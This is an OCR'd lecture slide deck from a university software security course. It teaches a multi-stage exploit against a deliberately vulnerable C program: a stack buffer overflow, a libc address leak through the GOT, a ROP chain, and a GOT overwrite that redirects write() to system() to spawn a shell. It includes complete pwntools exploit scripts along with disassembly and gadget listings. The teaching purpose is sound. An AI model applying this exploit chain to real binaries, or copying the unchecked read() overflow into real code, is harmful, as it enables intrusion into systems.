
Class 15

CSC 472 Software Security
Multi-Stage Exploits
(Information Leakage, GOT Overwrite, ROP)

Dr. Si Chen (schen@wcupa.edu)

Review


Call puts() Function in libc with PLT, GOT



Information Leak

printf(%s, puts@got); → leak puts@libc’s address

puts@got:
0x0804a018




Global Offset Table

Information Leak

printf(%s, puts@got); → leak puts@libc's address

puts@got:
0x0804a018




libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

Information Leak

printf(%s, puts@got); → leak puts@libc's address

puts@got:
0x0804a018




libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

Information Leak

printf(%s, puts@got); → leak puts@libc's address

puts@got:
0x0804a018



libc base = puts@libc - offset_puts

offset_puts
0x00067360


libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

Information Leak

printf(%s, puts@got); → leak puts@libc's address

puts@got:
0x0804a018



we can calculate system@libc

libc


0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

system_addr = libc base + offset_system

offset_system
0x0003cd10

GOT Overwrite Attack

puts@got:
0x0804a018



Replace puts@libc with system@libc

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

puts("/bin/bash");

system("/bin/bash");

Multi-Stage Exploits

(Information Leakage, GOT Overwrite, ROP)

multi_stage.c

```c
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

```
➜  ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o multi_stage ./multi_stage.c
```

ASLR/NX are enabled

The only things we can work with is **read, write**, and the **gadgets** that are present in the tiny binary.

multi_stage.c

```c
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

Function Definition

```c
ssize_t read(int fildes, void *buf, size_t nbytes);
```

Field	Description
int fildes	The file descriptor of where to read the input. You can either use a file descriptor obtained from the open system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A character array where the read content will be stored.
size_t nbytes	The number of bytes to read before truncating the data. If the data to be read is smaller than nbytes, all data is saved in the buffer.
return value	Returns the number of bytes that were read. If value is negative, then the system call returned an error.

multi_stage.c

```c
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

Function Definition

```c
ssize_t write(int fildes, const void *buf, size_t nbytes);
```

Field	Description
int fildes	The file descriptor of where to write the output. You can either use a file descriptor obtained from the open system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A pointer to a buffer of at least nbytes bytes, which will be written to the file.
size_t nbytes	The number of bytes to write. If smaller than the provided buffer, the output is truncated.
return value	Returns the number of bytes that were written. If value is negative, then the system call returned an error.

multi_stage.c: trigger buffer overflow and control EIP

```c
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

buffer size → 16 byte
read(0, buffer, 100) → **100 > 16** → Buffer overflow attack

multi_stage.c: trigger buffer overflow and control EIP

buffer size → 16 byte
read(0, buffer, 100) → **100 > 16** → Buffer overflow attack

```python
#!/usr/bin/python


from pwn import *

def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(0xdeadbeef)

    p.send(payload)


    p.interactive()


if __name__ == "__main__":
    main()
```

```
➜  ~ python multi_stage_exp_0.py
[+] Starting local process './multi_stage': pid 11401
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAA[*] Got EOF while reading in interactive
$
[*] Process './multi_stage' stopped with exit code -11 (SIGSEGV) (pid 11401)
[*] Got EOF while sending in interactive
➜  ~ dmesg | tail -n 1
[2691012.905270] multi_stage[11401]: segfault at deadbeef ip 00000000deadbeef sp 00000000fff95d20 error 14 in libc-2.27.so[f7dd6000+1
d2000]
➜  ~
```

multi_stage.c: leak the libc base address

Function Definition

```
ssize_t write(int fildes, const void *buf, size_t nbytes);
```

Field	Description
int fildes	The file descriptor of where to write the output. You can either use a file descriptor obtained from the open system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A pointer to a buffer of at least nbytes bytes, which will be written to the file.
size_t nbytes	The number of bytes to write. If smaller than the provided buffer, the output is truncated.
return value	Returns the number of bytes that were written. If value is negative, then the system call returned an error.

write(STDOUT, write@got, 4)

4 byte = 32 bit


↓

write(1, write@got, 4)

multi_stage.c: leak the libc base address

write(1, write@got, 4) → leak write@libc's address

write@got:
0x0804a014



libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
0xf7e446f0	write()
0xf7d8b360	puts()

multi_stage.c: leak the libc base address

write(1, write@got, 4) → leak write@libc’s address

shellcode structure

dummy “A” * 28	
write@plt	← call write()
0xdeadbeef	← next func()
1	← argument 1
write@got	← argument 2
4	← argument 3

multi_stage.c: leak the libc base address

```
➜  ~ objdump -d multi_stage

multi_stage:     file format elf32-i386


Disassembly of section .init:

080482c8 <_init>:
 80482c8:       53                      push   %ebx
 80482c9:       83 ec 08                sub    $0x8,%esp
 80482cc:       e8 bf 00 00 00          call   8048390 <__x86.get_pc_thunk.bx>
 80482d1:       81 c3 2f 1d 00 00       add    $0x1d2f,%ebx
 80482d7:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 80482dd:       85 c0                   test   %eax,%eax
 80482df:       74 05                   je     80482e6 <_init+0x1e>
 80482e1:       e8 4a 00 00 00          call   8048330 <__gmon_start__@plt>
 80482e6:       83 c4 08                add    $0x8,%esp
 80482e9:       5b                      pop    %ebx
 80482ea:       c3                      ret

Disassembly of section .plt:

080482f0 <.plt>:
 80482f0:       ff 35 04 a0 04 08       pushl  0x804a004
 80482f6:       ff 25 08 a0 04 08       jmp    *0x804a008
 80482fc:       00 00                   add    %al,(%eax)
        ...

08048300 <read@plt>:
 8048300:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048306:       68 00 00 00 00          push   $0x0
 804830b:       e9 e0 ff ff ff          jmp    80482f0 <.plt>

08048310 <__libc_start_main@plt>:
 8048310:       ff 25 10 a0 04 08       jmp    *0x804a010
 8048316:       68 08 00 00 00          push   $0x8
 804831b:       e9 d0 ff ff ff          jmp    80482f0 <.plt>

08048320 <write@plt>:
 8048320:       ff 25 14 a0 04 08       jmp    *0x804a014
 8048326:       68 10 00 00 00          push   $0x10
 804832b:       e9 c0 ff ff ff          jmp    80482f0 <.plt>
```

dummy “A” * 28
write@plt
0xdeadbeef
1
write@got
4

objdump –d multi_stage

write@plt → 0x08048320

multi_stage.c: leak the libc base address

```
➜  ~ readelf -r multi_stage

Relocation section '.rel.dyn' at offset 0x2a8 contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000206 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2b0 contains 3 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000307 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
0804a014  00000407 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```

dummy “A” * 28
write@plt
0xdeadbeef
1
write@got
4

readelf –r multi_stage

write@got → 0x0804a014

multi_stage.c: leak the libc base address

write(1, write@got, 4) → leak write@libc's address

dummy "A" * 28
write@plt
0xdeadbeef
1
write@got
4

```python
from pwn import *

write_plt = 0x08048320
write_got = 0x0804a014
def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(write_plt) # 1. write(1, write_got, 4)
    payload += p32(0xdeadbeef)
    payload += p32(1) #STDOUT
    payload += p32(write_got)
    payload += p32(4)

    p.send(payload)

    # clear the 16 bytes written on vuln end`
    p.recv(16)

    # parse the leak
    leak = p.recv(4)
    write_addr = u32(leak)

    log.info("write_addr: 0x%x" % write_addr)

    p.interactive()


if __name__ == "__main__":
    main()
~
```

multi_stage.c: ROP chain to clean Stack

dummy "A" * 28
write@plt
pop pop pop ret
1
write@got
4

Remember that what we are doing is creating a rop chain with these PLT stubs.

However, if we just return into functions after functions, it is not going to work very well since **the parameters on the stack are not cleaned up**. We have to handle that somehow

pop pop pop ret

How to find pop pop pop ret gadget?

multi_stage.c: ROP chain to clean Stack

pop pop pop ret

Use ROPgadget program to find gadget

```
➜  ~ ROPgadget --binary ./multi_stage
```

```
0x08048490 : pop ebp ; cld ; leave ; ret
0x080484bd : pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804852b : pop ebp ; ret
0x08048528 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080482e9 : pop ebx ; ret
0x080484bc : pop ecx ; pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804852a : pop edi ; pop ebp ; ret
0x08048529 : pop esi ; pop edi ; pop ebp ; ret
0x080484bf : popal ; cld ; ret
0x080483bb : push 0x804a020 ; call eax
0x08048408 : push 0x804a020 ; call edx
0x0804869c : push cs ; adc al, 0x41 ; ret
0x08048699 : push cs ; and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
0x08048696 : push cs ; xor byte ptr [ebp + 0xe], cl ; and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
```

pop pop pop ret: 0x08048529

multi_stage.c: ROP chain to clean Stack

pop pop pop ret: 0x08048529

dummy "A" * 28
write@plt
pop_pop_pop_ret
1
write@got
4

What should we do next then?


GOT Overwrite!

multi_stage.c: GOT Overwrite!

Read 4 bytes of input from us into the write GOT entry.

read(0, write@got, 4) → change write@libc to system@libc

write@got:
0x0804a014



write("/bin/sh");

↓

system("/bin/sh");

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
0xf7e446f0	write()
0xf7d8b360	puts()

multi_stage.c: GOT Overwrite!

What should we do next then?
GOT Overwrite!

1. write(1, write@got, 4) - Leaks the libc address of write
2. read(0, write@got, 4) - Read 4 bytes of input from us into the write GOT entry.
3. system(some_cmd) - Execute a command of ours and hopefully get shell

multi_stage.c: GOT Overwrite!

1.read(0, write@got, 4) - Read 4 bytes of input from us into the write GOT entry.

Send the memory address of system@libc to the program

How to calculate system@libc?

libc base = write@libc - offset_write

offset_write
0x000e6d80

0xf7d70970	libc base
0xf7dadb70	system()
	dup2()
	read()
0xf7e576f0	write()
	puts()

multi_stage.c: GOT Overwrite!

1.read(0, write@got, 4) - Read 4 bytes of input from us into the write GOT entry.

Send the memory address of system@libc to the program

How to calculate system@libc?

system_addr = libc base + offset_system

offset_system
0x0003d200

0xf7d70970	libc base
0xf7dadb70	system()
	dup2()
	read()
0xf7e576f0	write()
	puts()

multi_stage.c: GOT Overwrite!

system(some_cmd) - Execute a command of ours and hopefully get shell

Where to find "**some_cmd**"? Search existing strings inside binary

```
➜  ~ strings -a multi_stage
```

```
➜  ~ strings -a multi_stage | grep bin/sh
➜  ~
```

search for "bin/sh" → 0 result ☹

Two choices:

1. Expand another read sequence to write **"/bin/sh"** somewhere in memory
2. Use an alternative command (like **ed**)

```
➜  ~ strings -a multi_stage | grep ed
_IO_stdin_used
completed.7281
_edata
_IO_stdin_used
```

search for "ed" → 4 results ;)

multi_stage.c: GOT Overwrite!

system(ed) - Execute ed command

Use GDB to search memory address for string ending with "ed"

```
gdb-peda$ find ed
Searching for 'ed' in: None ranges
Found 403 results, display max 256 items:
multi_stage : 0x8048243 --> 0x72006465 ('ed')
multi_stage : 0x8049243 --> 0x72006465 ('ed')
       libc : 0xf7df6df8 --> 0x73006465 ('ed')
       libc : 0xf7df6fcc --> 0x66006465 ('ed')
       libc : 0xf7df7113 --> 0x5f006465 ('ed')
       libc : 0xf7df717e ("ed_getaffinity")
       libc : 0xf7df7342 --> 0x78006465 ('ed')
       libc : 0xf7df75db ("edparam")
       libc : 0xf7df7695 ("ed_getcpu")
       libc : 0xf7df77cc ("ed_get_priority_min")
       libc : 0xf7df7896 ("edwait")
       libc : 0xf7df78fb ("edantic")
       libc : 0xf7df7979 ("ed_reply")
       libc : 0xf7df7a5c ("edparam")
       libc : 0xf7df7e4e ("ed_p")
       libc : 0xf7df7e88 ("ed_getparam")
       libc : 0xf7df7ee9 --> 0x6d006465 ('ed')
       libc : 0xf7df7f06 ("ed48")
       libc : 0xf7df7f5c --> 0x67006465 ('ed')
       libc : 0xf7df8178 --> 0x5f006465 ('ed')
       libc : 0xf7df820b ("ed_alloc")
       libc : 0xf7df8245 --> 0x6d006465 ('ed')
       libc : 0xf7df834b --> 0x6c006465 ('ed')
       libc : 0xf7df87ef --> 0x5f006465 ('ed')
```

0x8048243

Type the following:

```
gdb multi_stage
br main
r
find ed
```

multi_stage.c: GOT Overwrite!

1. write(1, write@got, 4) - Leaks the libc address of write
2. read(0, write@got, 4) - Read 4 bytes of input from us into the write GOT entry.
3. system(some_cmd) - Execute a command of ours and hopefully get shell

dummy "A" * 28
write@plt
pop_pop_pop_ret
1
write@got
4
read@plt
pop_pop_pop_ret
0
write@got
4
system@plt → write@plt
4 byte junk data (e.g. 0xdeadbeef)
"ed" string

multi_stage.c: GOT Overwrite!

1. write(1, write@got, 4) - Leaks the libc address of write
2. read(0, write@got, 4) - Read 4 bytes of input from us into the write GOT entry.
3. system(some_cmd) - Execute a command of ours and hopefully get shell

dummy “A” * 28	buffer overflow
write@plt	leak information
pop_pop_pop_ret	
1	
write@got	
4	
read@plt	got overwrite
pop_pop_pop_ret	
0	
write@got	
4	
system@plt → write@plt	spawn shell
junk data (e.g. 0xdeadbeef)	
”ed” string	

Pwn Script

```python
#!/usr/bin/python
from pwn import *

offset___libc_start_main_ret = 0x18e81
offset_system = 0x0003d200
offset_dup2 = 0x000e77c0
offset_read = 0x000e6cb0
offset_write = 0x000e6d80
offset_str_bin_sh = 0x17e0cf

read_plt = 0x08048300
write_plt = 0x08048320
write_got = 0x0804a014
new_system_plt = write_plt
ed_str = 0x8049243
pppr = 0x08048529
def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(write_plt) # 1. write(1, write_got, 4)
    payload += p32(pppr)
    payload += p32(1) #STDOUT
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(read_plt) # 2. read(0, write_got, 4)
    payload += p32(pppr)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(new_system_plt) # 3. system("ed")
    payload += p32(0xdeadbeef)
    payload += p32(ed_str)

    p.send(payload)

    p.recv(16)

    # parse the leak
    leak = p.recv(4)
    write_addr = u32(leak)

    log.info("write_addr: 0x%x" % write_addr)

    libc_base = write_addr - offset_write
    log.info("libc_base: 0x%x" % libc_base)
    system_addr = libc_base + offset_system
    log.info("system_addr: 0x%x" % system_addr)
    p.send(p32(system_addr))

    p.interactive()


if __name__ == "__main__":
    main()
```

stage 0 & 1:
Buffer overflow & Information leakage

stage 2&3:
got overwrite & spawn shell

Pwn Script

```python
#!/usr/bin/python
from pwn import *

offset___libc_start_main_ret = 0x18e81
offset_system = 0x0003d200
offset_dup2 = 0x000e77c0
offset_read = 0x000e6cb0
offset_write = 0x000e6d80
offset_str_bin_sh = 0x17e0cf

read_plt = 0x08048300
write_plt = 0x08048320
write_got = 0x0804a014
new_system_plt = write_plt
ed_str = 0x8049243
pppr = 0x08048529
def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(write_plt) # 1. write(1, write_got, 4)
    payload += p32(pppr)
    payload += p32(1) #STDOUT
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(read_plt) # 2. read(0, write_got, 4)
    payload += p32(pppr)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(new_system_plt) # 3. system("ed")
    payload += p32(0xdeadbeef)
    payload += p32(ed_str)

    p.send(payload)

    p.recv(16)

    # parse the leak
